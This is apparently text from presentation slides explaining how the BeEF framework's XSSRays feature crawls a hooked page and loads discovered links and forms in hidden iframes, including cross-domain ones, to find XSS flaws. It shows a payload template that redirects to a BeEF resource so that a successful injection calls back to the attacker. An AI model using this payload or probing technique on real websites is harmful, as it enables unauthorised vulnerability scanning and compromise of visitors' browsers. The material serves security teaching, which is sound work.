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
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
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
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3.1 CRAWL LINKS AND FORMS IN THE HOOKED PAGE OF DOMAIN EXAMPLE.COM

3.2 LOAD PREVIOUSLY ENUMERATED RESOURCES IN HIDDEN IFRAMES, INCLUDING CROSS-DOMAIN RESOURCES

```
HOOKED PAGE
<A HREF="/PAGE1?NAME=TEST"... IFRAME_1
<FORM ACTION="/PAGE4"... IFRAME_2
<A HREF "EXT.COM/PAGE2?MAIL=BLA" IFRAME_3
```

```
<IFRAME ID="IFRAME_3" SRC="EXT.COM/PAGE2?MAIL=BLA"><SCRIPT>DOCUMENT.LOCATION.HREF="
<BEEF-RESOURCE>"</SCRIPT>"
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
3.3 IFRAME_3 IS RENDERED: IF THE MAIL PARAMETER IS VULNERABLE TO XSS, THE ATTACK VECTOR WHEN TRIGGERED WILL CONTACT BACK BEEF

NOTE: THE ORIGINAL XSSRAYS VERSION (0.5.5, 2009) FROM GARETH HEYES WAS USING A NICE TRICK (LOCATION.HASH) TO COMMUNICATE BETWEEN PARENT/CHILD IFRAMES. NOWADAYS THIS HAS BEEN PATCHED. THIS IS WHY WE'RE USING THE LOCATION.HREF TRICK TO CHECK FOR CROSS-DOMAIN VULNERABLE RESOURCES.



